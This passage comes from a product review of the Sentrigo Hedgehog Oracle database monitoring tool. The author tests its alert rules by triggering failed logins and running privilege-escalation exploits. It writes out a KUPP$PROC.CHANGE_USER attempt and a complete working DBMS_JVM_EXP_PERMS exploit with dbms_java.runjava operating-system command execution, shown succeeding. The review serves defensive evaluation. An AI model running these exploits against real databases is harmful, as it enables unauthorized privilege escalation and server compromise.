MDSYS           DEFAULT         10  U   U   1   U   7   180 NULL
WMSYS           DEFAULT         10  U   U   1   U   7   180 NULL
CTXSYS          DEFAULT         10  U   U   1   U   7   180 NULL
ANONYMOUS       DEFAULT         10  U   U   1   U   7   180 NULL
SI_INFORMTN_    DEFAULT         10  U   U   1   U   7   180 NULL
ORDSYS          DEFAULT         10  U   U   1   U   7   180 NULL
EXFSYS          DEFAULT         10  U   U   1   U   7   180 NULL
WKSYS           WKSYS_PROF      U   D   D   D   D   D   D   D
WK_TEST         DEFAULT         10  U   U   1   U   7   180 NULL
XDB             DEFAULT         10  U   U   1   U   7   180 NULL
WKPROXY         DEFAULT         10  U   U   1   U   7   180 NULL
ORDPLUGINS      DEFAULT         10  U   U   1   U   7   180 NULL
FLOWS_030000    DEFAULT         10  U   U   1   U   7   180 NULL
OWBSYS          DEFAULT         10  U   U   1   U   7   180 NULL
OLAPSYS         DEFAULT         10  U   U   1   U   7   180 NULL
XS$NULL         DEFAULT         10  U   U   1   U   7   180 NULL
BI              DEFAULT         10  U   U   1   U   7   180 NULL
PM              DEFAULT         10  U   U   1   U   7   180 NULL
OE              DEFAULT         10  U   U   1   U   7   180 NULL
APEX_PUBLIC_    DEFAULT         10  U   U   1   U   7   180 NULL
SPATIAL_CSW_    DEFAULT         10  U   U   1   U   7   180 NULL
ORACLE_OCM      DEFAULT         10  U   U   1   U   7   180 NULL
TSMSYS          DEFAULT         10  U   U   1   U   7   180 NULL
MDDATA          DEFAULT         10  U   U   1   U   7   180 NULL
IX              DEFAULT         10  U   U   1   U   7   180 NULL
SH              DEFAULT         10  U   U   1   U   7   180 NULL
DIP             DEFAULT         10  U   U   1   U   7   180 NULL
HR              DEFAULT         10  U   U   1   U   7   180 NULL
SPATIAL_WFS_    DEFAULT         10  U   U   1   U   7   180 NULL
================================================================================
```

```
USER           Profile        F   T   S   L   M   G   L   V

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

We can pick on user USE_DOLL that was created earlier and use that as a test case, so I need to log in 11 times with a wrong password to make Hedgehog send an alert. This would sound silly as the database is protecting against this but not creating alerts of course unless core database audit was enabled to capture failed logins and also you would need to have reports/escalating alerts using core features.

Well Sentrigo have thought of this silliness and we have to set up an additional field for this rule. Go to the DBMS tab and choose properties for the database being monitored. Then scroll down to the failed login field. I am going to set the failed login threshold to "2" in 60 seconds. This allows failed login alerts in Hedgehog to work even if the database has no protection and it also allows more fine grained control than what is in the database. Imagine you have someone who comes in every morning knowing the database setting is 10 failed login attempts and he tries to guess 5 times his neighbours password. This rule will test for this. Here is the setting:




Tip: Don't forget to save the changes not only in settings such as this but also when creating custom rules; the save buttons are often at the bottom of the page off screen.

Let's give it a try; I will attempt to log in twice in succession with incorrect passwords. Here it is:

```
SQL> connect use_doll/x@ora11gpe
ERROR:
```

```
ORA-01017: invalid username/password; logon denied


Warning: You are no longer connected to ORACLE.
SQL> connect use_doll/x@ora11gpe
ERROR:
ORA-01017: invalid username/password; logon denied


SQL>
```

Then I flick over to the alerts page in HedgeHog and see the alert generated showing that it works well:




There is clearly a lot of value in the built in alerts as we don't need to design and test them we simply need to check the alerts.

Test vPatch KUPP$PROC.Change_User Rule

This rule was added as part of vPatch to test if any user attempts to change his personally in the database. The database does not openly support a "su" like behaviour available on Unix platforms but this behaviour has always been available to the Oracle "*import*" utility as it needs to become other users to install their objects or to do activities that can only be done as the owner. The functionality was only available until recently if you could code in C and also use the undocumented C API, the so-called UPI interface. This API is below the documented OCI interface and the function upicui() needs to be called. This was difficult to do.

Oracle now provides a PL/SQL interface via the package SYS.KUPP$PROC in the CHANGE_USER procedure in this package. To use this you need two things, EXECUTE privileges on the package itself and also the BECOME USER system privilege. The IMP_FULL_DATABASE already has these. This

package can be used to escalate privileges in the database. An alert rule is provided as part of vPatch for this:



This rule detects use of this package. Let's see if we can exploit this issue and see if vPatch catches it. First I need to look for a suitable user in my database:

```
SQL> @who_can_access
who_can_access: Release 1.0.3.0.0 - Production on Thu Mar 11 14:35:26 2010
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF OBJECT TO CHECK       [USER_OBJECTS]: KUPP$PROC
OWNER OF THE OBJECT TO CHECK          [USER]: SYS
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT               [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                        [TEST%]:

Checking object => SYS.KUPP$PROC
================================================================


Object type is => PACKAGE (TAB)
        Privilege => EXECUTE is granted to =>
        Role => EXECUTE_CATALOG_ROLE (ADM = NO) which is granted to =>
                Role => DBA (ADM = YES) which is granted to =>
                        User => ROL (ADM = NO)
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SYSTEM (ADM = YES)
                Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        User => WKSYS (ADM = NO)
                        User => IMPORTER (ADM = NO)
                        Role => DBA (ADM = NO) which is granted to =>
```

```
                                User => ROL (ADM = NO)
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                        Role => DATAPUMP_IMP_FULL_DATABASE (ADM = NO) which is
granted to =>
                                Role => DBA (ADM = NO) which is granted to =>
                                        User => ROL (ADM = NO)
                                        User => SYS (ADM = YES)
                                        User => SYSMAN (ADM = NO)
                                        User => SYSTEM (ADM = YES)
                                User => SYS (ADM = YES)
{... output cut to preserve space ... }
```

Next look for which users have the BECOME USER system privilege.

```
SQL>  @who_has_priv
who_has_priv: Release 1.0.3.0.0 - Production on Thu Mar 11 14:36:49 2010
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PRIVILEGE TO CHECK        [SELECT ANY TABLE]: BECOME USER
OUTPUT METHOD Screen/File                [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                        [TEST%]:

Privilege => BECOME USER has been granted to =>
================================================================
        Role => DBA (ADM = YES) which is granted to =>
                User => ROL (ADM = NO)
                User => SYS (ADM = YES)
                User => SYSMAN (ADM = NO)
                User => SYSTEM (ADM = YES)
        Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
                User => SYS (ADM = YES)
                User => WKSYS (ADM = NO)
                User => IMPORTER (ADM = NO)
                Role => DBA (ADM = NO) which is granted to =>
                        User => ROL (ADM = NO)
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SYSTEM (ADM = YES)
                Role => DATAPUMP_IMP_FULL_DATABASE (ADM = NO) which is granted to
=>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => ROL (ADM = NO)
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                        User => SYS (ADM = YES)
        User => SYS (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

The user IMPORTER stands out as a candidate. This is an exploit for escalation of privilege from a point of reasonable privilege anyway. If a user such as out IMPORTER user can the


IMP_FULL_DATABASE role, even without the use of the KUPP$PROC and BECOME USER rights they still have access to ALTER USER and also all the GRANT privileges. But anyway let's demonstrate:

```
SQL> connect importer/importer@ora11gpe
Connected.
SQL> @check

USER       USERNAME   CURR       SESS       SCHEM
---------- ---------- ---------- ---------- ----------
IMPORTER   IMPORTER   IMPORTER   IMPORTER   IMPORTER

1 row selected.

SQL>
```

The check.sql script shows all the different possibilities for user naming in Oracle:

```
SQL> get check.sql
  1  col user for a10
  2  col username for a10
  3  col curr for a10
  4  col sess for a10
  5  col schem for a10
  6  select user, username,
  7     sys_context('USERENV','CURRENT_USER') curr,
  8     sys_context('USERENV','SESSION_USER') sess,
  9     sys_context('USERENV','CURRENT_SCHEMA') schem
 10* from user_users
SQL>
So now we can exploit the package:
SQL> begin
  2  sys.kupp$proc.change_user('SYS');
  3  end;
  4  /
begin
*
ERROR at line 1:
ORA-31625: Schema SYS is needed to import this object, but is unaccessible
ORA-06512: at "SYS.KUPP$PROC", line 792
ORA-06512: at line 2


SQL>
```

This exploit is fixed and doesn't work in my test database 11.1.0.7. It does work in 11.1.0.6, the interesting thing is that Hedgehog still captures the attempt to use this procedure:



As you saw from the SQL*Plus output above Oracle has fixed this bug in 11.1.0.7.

vPatch catching 0-day bugs

A recent bug or rather generic Java issue was found by David Litchfield and released at BlackHat whereby privilege escalation is available at the Java VM level using DBMS_JVM_EXP_PERMS; then it's possible to run operating system commands.

Hedgehog should detect this issue via its vPatch rules so let's try and exploit this and see:

First connect as an innocuous user:

```
SQL> connect use_doll/use_doll@ora11gpe
Connected.
SQL> select * from user_role_privs;

no rows selected

SQL> select * from user_sys_privs;

USERNAME    PRIVILEGE                                ADM
---------- ---------------------------------------- ---
USE_DOLL    CREATE SESSION                           NO

1 row selected.

SQL> select * from user_tab_privs;

no rows selected

SQL>
```


And then run the bug from Sid's site - http://www.notsosecure.com/folder2/2010/02/04/hacking-oracle-11g/ :

```
SQL> edit
Wrote file afiedt.buf

  1  DECLARE
  2  POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
  3  CURSOR C1 IS SELECT 'GRANT',USER(), 'SYS','java.io.FilePermission','<<ALL
FILES>>','execute','ENABLED' from dual;
  4  BEGIN
  5  OPEN C1;
  6  FETCH C1 BULK COLLECT INTO POL;
  7  CLOSE C1;
  8  DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
  9* END;
SQL> /

PL/SQL procedure successfully completed.

SQL> edit
Wrote file afiedt.buf

  1* select dbms_java.runjava('oracle/aurora/util/Wrapper
c:\\windows\\system32\\cmd.exe /c dir>c:\\out.lst')from dual
SQL> /

DBMS_JAVA.RUNJAVA('ORACLE/AURORA/UTIL/WRAPPERC:\\WINDOWS\\SYSTEM32\\CMD.EXE/CDIR
--------------------------------------------------------------------------------


1 row selected.

SQL>
```

The output was created in the C:\ so the exploit worked:

```
C:\>dir out.lst
 Volume in drive C has no label.
 Volume Serial Number is 801F-F3E5

 Directory of C:\

11/03/2010  15:29               612 out.lst
               1 File(s)            612 bytes
               0 Dir(s)  176,953,991,168 bytes free

C:\>type out.lst
 Volume in drive C has no label.
 Volume Serial Number is 801F-F3E5

 Directory of C:\app\Pete\product\11.1.0\db_1\DATABASE

25/09/2009  15:15    <DIR>          .
25/09/2009  15:15    <DIR>          ..
25/09/2009  11:34    <DIR>          archive
25/09/2009  11:36             2,048 hc_ora11gpe.dat
22/12/2005  04:07            31,744 oradba.exe
11/03/2010  09:23             6,728 oradim.log
11/03/2010  13:14             1,536 PWDora11gpe.ora
11/03/2010  15:27             3,584 SPFILEORA11GPE.ORA
               5 File(s)         45,640 bytes
               3 Dir(s)  176,954,343,424 bytes free

C:\>
```

Now the litmus test, did Hedgehog pick this up:



Hedgehog actually picked up three things. It detected the privilege escalation via Java and it also detected the operating system access via Java and it also detected my custom rule for access to the USER$ table. Great!, we are protected against 0-days. We could of course modify the rule to break the session instead of just alerting.

Conclusions

Wow, that has been a quick roller-coaster ride through the core bits of Sentrigo Hedgehogs rules. I wanted to expand on what I wrote in my blog the first time i reviewed Hedgehog but as that blog really focused on installation I wanted to really cover more about running and using HedgeHog this time. I only tested a few custom rules and a few vPatch rules but i think it has really shown the power of HedgeHog. It's easy to install – they say that people's best impression of a product is the install – well the install won me over for sure. The interface has as well it's so intuitive and easy to use. I hope that came across in this short article.

I like Hedgehog, I like its simplicity and security and reliability. I particularly like the idea that the security is right there with the data, and I really like how easy it is to run and use.

Well done Sentrigo!